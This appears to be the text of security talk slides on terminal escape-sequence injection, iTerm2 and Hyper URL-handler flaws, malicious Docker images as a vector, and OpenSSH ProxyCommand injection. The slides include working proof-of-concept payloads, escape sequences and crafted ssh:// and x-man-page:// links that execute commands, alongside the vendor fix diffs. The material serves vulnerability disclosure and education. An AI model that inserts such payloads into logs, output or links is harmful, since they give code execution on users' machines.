Let's talk Vulnerabilities

About me:

- All things security
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Agenda

- Escape sequences, URL handlers
- iTerm2, Hyper, Docker
- OpenSSH, Git, Libssh











Escape sequences

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$ echo -e '\a' # Bell
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\$ echo -e '\007' # Bell

\$ echo -e 'Normal \e[7minverted\e[0m'

\$ echo -e "\e]2;new-title\a" # OSC 2

CWE-150: Improper Neutralization of Escape, Meta, or Contro Sequences

https://www.xfree86.org/current/ctlseqs.html https://cwe.mitre.org/data/definitions/150.html

Arbitrary Text == 0-Click Code Execution!


\$ cat .silly-file-O-click

\$ docker run --rm vin01/escape-seq-test:cve-2024-38396

\$ echo -e "\e]2;s&open -aCalculator&\a\e[21t \x1bP1000p%session-changed s"

https://github.com/vin01/poc-cve-2024-38396 https://www.openwall.com/lists/oss-security/2024/06/17/1







Arbitrary URL schemes == 1-Click Code Execution!

\$ cat .silly-file-x-man

\$ docker run --rm vin01/escape-seq-test:latest

 $\ensuremath{\$}$ echo -e '\e]8;;x-man-page://whoami%00-P%22open%20-aCalculator%22\e\\This is a link\e]8;;\e\\'

dare you click me?



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Changes 1 Showing 1 changed file v with 14 additions and 4 deletions Hide whitespace changes Side-by-side Inline y

☐ sources/iTermSessionLauncher.m
☐ View file @ de3d351e 00 -344,6 +344,16 00 return [hostname stringWithEscapedShellCharactersIncludingNewlines:YES]; 345 346 (NSString *)sanitizedCommand:(NSString *)unsafeCommand { NSMutableCharacterSet *separators = [NSMutableCharacterSet whitespaceAndNewlineCharacterSet]; 348 [separators formUnionWithCharacterSet:[NSCharacterSet characterSetWithCharactersInString:@";<>&!#\$*()\'\"`"]]; const NSRange range = [unsafeCommand rangeOfCharacterFromSet:separators]; if (range.location == NSNotFound) { 352 + return unsafeCommand; 353 return [unsafeCommand substringToIndex:range.location]; 354 355 + }



Arbitrary URL schemes continued ...

\$ cat .silly-file-ssh

\$ echo -e '\e]8;;ssh://-E.profile/`launch-calc`\e\This is a link\e]8;;\e\'

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             00 -334,6 +334,15 00
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             - (NSString *)validatedAndShellEscapedHostname:(NSString *)hostname {
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                 DLog(@"validate %@", hostname);
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                     NSCharacterSet *legalInitialCharacters = [NSCharacterSet
             characterSetWithCharactersInString:@"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"];
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                     NSCharacterSet *illegalInitialCharacters = [legalInitialCharacters invertedSet];
                     NSRange range = [hostname rangeOfCharacterFromSet:illegalInitialCharacters];
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                     if (range.location == 0) {
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                         ELog(@"Hostname %@ starts with an illegal character", hostname);
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                         return nil;
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                 NSCharacterSet *legalCharacters = [NSCharacterSet
             characterSetWithCharactersInString:@":abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-."];
                 NSCharacterSet *illegalCharacters = [legalCharacters invertedSet];
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                 NSRange range = [hostname rangeOfCharacterFromSet:illegalCharacters];
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
\$ open 'ssh://example.com&open -aCalculator'

\$ open 'ssh://example.com&open???-aCalculator'

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https://github.com/vercel/hyper/pull/7615







Attack vectors to inject escape sequences?

Bad moby!

Let's create a very bad docker image ..

\$ docker pull vin01/escape-seq-test:latest --platform linux/arm64





Attack vectors to inject escape sequences?

• I also agree that "don't run untrusted containers" (or as one-weighted put it earlier Today in the call: "if you wouldn't trust running it on your host, you probably shouldn't run it in a container as well" always applies. Even with that, your own container may be misbehaving, and could also log "unexpected content", so documenting these would still be good.

Coincidentally we had a retrospective Today about the BuildKit advisory we recently published, and some similar topics came up as part of that;

• Docker is a powerful tool, but with power comes responsibility





SSH ProxyCommand == unexpected code execution (CVE-2023-51385)

Host *.example.com ProxyCommand /usr/bin/nc -X connect -x 192.0.2.0:8080 %h %p

Attach vector:

git clone https://github.com/vin01/poc-proxycommand-vulnerable -recurse-submodules


Reference: https://ubuntu.com/security/CVE-2023-51385



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SMB

gRPC







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- 1. All the world is not openssh. Do other ssh implementations have the same issue (if they even support ProxyCommand, etc, at all)?
 - My feeling is that if so, we'd hope for them to do a similar fix (and hopefully they attention to the openssh situation and already know about this).
- 2. There was some discussion in the thread about other possible injection points (e.g., naive passing of commands over ssh in a core.gitproxy command).

My feeling is that those are bugs in the individual scripts or commands. Sometimes it's nice for us to be more picky and protect badly written downstream scripts, but I don't think there's a lot of bang-for-the-buck in this case.

There might be some follow—on work in Git for Windows to update the version of openssh included there. I suspect Johannes is already well aware of that and it will happen in one of the next few releases.

Questions and Feedback?

Thank you

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